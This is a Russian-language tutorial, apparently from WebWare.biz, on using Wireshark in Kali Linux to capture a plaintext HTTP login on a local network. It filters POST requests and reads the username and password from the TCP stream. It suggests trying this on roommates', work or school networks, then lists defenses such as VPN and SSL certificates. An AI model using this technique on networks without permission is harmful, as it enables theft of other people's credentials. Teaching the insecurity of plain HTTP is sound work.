Вы знаете, что каждый раз, когда вы заполняете ваши имя пользователя и пароль на веб-сайте и нажимаете ENTER, вы отправляете ваш пароль. Хорошо, конечно вы это знаете. Как ещё мы собираемся авторизовать себя на веб-сайте?? Но (да, здесь есть маленькое НО) когда веб-сайт позволяет вам авторизоваться используя HTTP (PlainText), очень просто захватить этот трафик от любой машины в локальной сети (и даже в Интернете) и проанализировать его. Это означает, кто-то может хакнуть пароль от любого веб-сайта, использующего HTTP протокол для авторизации. Понятно, чтобы сделать это через Интернет вы должны быть способны сидеть на шлюзе или центральном хабе (BGP роутеры смогли бы — если у вас есть доступ, и трафик проходит через них).

Но сделать это в локальной сети проще и, в то же время, это поразит вас, насколько небезопасен на самом деле HTTP. Вы могли бы сделать это с вашим соседом по комнате, вашей рабочей сетью или даже школьной, сетью колледжа, университета, если сеть позволяет широковещательный трафик и ваша сетевая карта может быть настроена на неразборчивый режим.

Итак, давайте попробуем это на простом веб-сайте. Я это буду делать внутри одной машины. Вы же можете попробовать это между VirtualBox/VMWare/Физическими машинами.


Обратите внимание: некоторые роутеры на делают широковещательную рассылку, в этих отдельных случаях ничего не получится.

Шаг 1. Запуск Wireshark и захват трафик


В Kali Linux вы можете запустить Wireshark проследовав

Приложения > Kali Linux > Top 10 Security Tools > Wireshark

В Wireshark перейдите к пункту меню Capture > Interface и выберите интересующий вас интерфейс, у меня соединение по проводу, поэтому я выбираю eth0, для беспроводного доступа интерфейс может называться wlan0.



В идеале, после нажатия кнопки Start Wireshark должен начаться захват трафика. Если этого не произошло, то перейдите в меню Capture > Start



Шаг 2. Фильтр захваченного трафика для поиска POST данных

В то время, пока Wireshark прослушивает сетевой трафик и захватывает его. Я открыл браузер и залогинился на веб-сайте, используя имя пользователя и пароль. Когда процесс авторизации был завершён и я вошёл на сайт, я вернулся и остановил захват в Wireshark. Вообще, фильтрацию трафика можно делать и не останавливая захват. После запуска, например, можно установить фильтрацию и просматривать только захват, удовлетворяющий определённым требованиям.

Обычно в Wireshark множество данных. Но нас интересуют только данные, отправленные методом POST.

Почему только POST?

Потому что когда вы печатаете ваше имя и пароль и нажимаете кнопку входа, данные на удалённый сервер отправляются методом POST.


Для фильтрации всего трафика и нахождения данных POST, наберите следующее в окне для ввода фильтра:

1 http.request.method == "POST"


Посмотрите скриншот внизу. Он отображает 1 событие событие POST.

Шаг 3: Анализ данных POST на наличие имени пользователя и пароля

Сейчас кликните правой кнопкой на этой линии и выберите **Follow TCP Steam**



Это откроет новое окно, содержащее что-то вроде такого:



Видите я выделил строчку **log=Dimon&pwd=justfortest?**

T.e.

log=Dimon (имя пользователя: Dimon)

pwd=justfortest (пароль: justfortest)

Вот так вот, выдуманный пользователь WebWare.biz спалил свой пароль.

Как бороться с перехватом трафика WireShark и другими подобными программами

1. Не позволяйте посторонним лицам иметь доступ в вашу сеть. Например, не нужно свой Wi-Fi делать публичным, не нужно сообщать пароль от него посторонним лицам.

2. Когда вы сами пользуетесь публичными точками доступа, то, хотя бы, помните об угрозе перехвата пароля. Даже если вы не производили вход (не вводили логин и пароль), то ваш браузер постоянно обменивается с сайтами, на которых вы авторизованы, данными кукиз. Это не тоже самое что пароль, иногда кукиз просто бесполезны.

Это не значит что нужно прекратить пользоваться публичными точками доступа. Но поменяв пароль, когда вернётесь к «безопасной» сети, вы сделаете бессмысленным захват тех данных, который мог произойти пока вы пользовались публичной сетью.

3. Используйте VPN, эта технология способна решить все проблемы с небезопасными сетями разом.

4. Самый действенный способ — SSL-сертификаты. У меня по этому поводу две новости: плохая и хорошая. Начну с плохой: от нас, от пользователей сайтов, не зависит, установлен ли на веб-сайте SSL-сертификат, если сертификат не установлен, то мы никак не можем это исправить. Хорошая новость: почти все популярные веб сайты (разные твитеры, вконтакте, фейсбуки, гугл-почты, яндекс-почты и т. д.) имеют эти сертификаты. Даже у Википедии теперь есть!

Если вы владелец сайта, то можно задуматься об установлении SSL-сертификата. Кроме уже названного преимущества (невозможность перехвата данных, отправляемых/получаемых на/с вашего сайта), ещё и Гугл обещала учитывать наличие SSL-сертификата при ранжировании (если этот сертификат есть, то позиции в поиске выше). Проблема в том, цена самых дешёвых сертификатов, даже по акции со скидкой, начинается от 400 рублей. За эти деньги можно купить несколько месяцев хостинга, при весьма эфемерной выгоде от наличия SSL-сертификата.

Если вас всё-таки заинтересовали эти сертификаты, то рекомендую обратиться к моей статье «Что такое SSL-сертификаты, для чего они нужны и как сэкономить покупая сертификат». Там и где купить со скидкой, и как установить, и прочее.

Завершающие слова

Если вам понравилась книга (или сайт WebWare.biz), если вам хочется «продолжения банкета» - больше новых материалов и скорейшего их появления, то задумайтесь о пожертвовании: http://webware.biz/?page_id=27

За новыми материалами заходите на сайт http://webware.biz/

Также узнать о новых статьях можно подписашись на ленту новостей http://webware.biz/?feed=rss2